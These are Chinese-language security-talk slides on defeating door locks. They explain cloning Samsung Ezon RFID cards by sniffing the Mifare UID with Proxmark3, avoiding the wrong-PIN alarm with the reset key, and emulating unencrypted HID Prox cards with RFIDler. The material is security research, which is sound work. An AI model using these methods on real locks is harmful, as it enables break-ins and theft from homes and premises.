

# 黑无止境 — 那些年我们绕过的锁

Kevin2600



# 议程:

- 关于锁的那点事
- 开锁@无线时代
- 开锁@数字时代
- 开锁@物联网时代 I
- 开锁@物联网时代 II



# 锁的起源:


历史上最早出现的锁,由木头制成.可以追溯到4000年前的古埃及.

在随后的罗马世纪,又出现了由金银铜等材质制成的锁.这在当时是财富及身份的象征.

在中国仰韶文化遗址中出现过早期的木质锁. 汉朝时出现了俗称三簧锁的铜质簧片锁,可以说是中国锁具发展历史上的一次质的飞越.




# 锁的类型:





# 锁的结构：



起始

错误

正确

开锁



开锁@无线时代



# Samsung: Ezon RFID 门锁



Touch the Pride



## **The door can be opened with a card.**

The door can be opened with a card fit for support standard as well as a card contained in the product (Support for the ISO14443A-Type, Up to 70 including the password can be registered).



## **Pranks played by children and juveniles can be prevented.**

When an unregistered card is used, or when an invalid password is entered 5 or more times consecutively, an alarm sound is generated and power to the lock is automatically cut off for three minutes.



# 分析ing:

Ezon 门卡 == Mifare classic 1K !!?

Mifare 加密算法Crypto1 可轻易破解..但是...

Proxmark3: Snoop 门卡和门锁之间的数据交互...

```
proxmark3> hf 14a snoop
#db# cancelled_a
#db# 3 0 0
#db# 20 45 7f
proxmark3> hf 14a list
recorded activity:
ETU      :rssi: who bytes
-----+-----+-----+
+      0:    0: TAG 04  00
+ 14342:    0: TAG 04  00
+  3684:    :      89  73
+   62:    0: TAG 1a  46  3f  a0  c3
+  5649:    0: TAG 08  b6  dd
+  3168:    :      7f
proxmark3>
```





# 真相大白:

分析数据的交互, 原来 4bytes 的 UID 才是亮点.

早期的 Mifare 卡 Block 0 in Sector 0 不可写.

但 Mifare UID 可读写卡的出现改变了这一切.

只需Sniff 到UID, 便可实现克隆. 连破解Key都省了.



# 视频演示:






# 防暴力破解功能？


5 次错误密码, 触发警铃.

4次错误密码, 1次Reset 键呢？






# HID-Prox2 低频门锁







- 设施编号 = 21(8 bits)
- 卡号 = 29644 (16 bits)
- 无任何加密和认证机制
- 后端Wiegand 26 bits 协议(包括iClass)





# 神器 RFIDler

软件RFID: RF前端由硬件处理, 其余都交给软件负责(调制; 编码)


相对 Proxmark3 来说, 价格便宜的多. 但仅针对低频 125khz /134khz

功能包括: 读写门卡, 模拟门卡, 外接天线, 嗅探门卡和门禁之间的交互






# RFIDier 案例: 调制



HID



EM4x02



# RFIDler 案例: HID 模拟

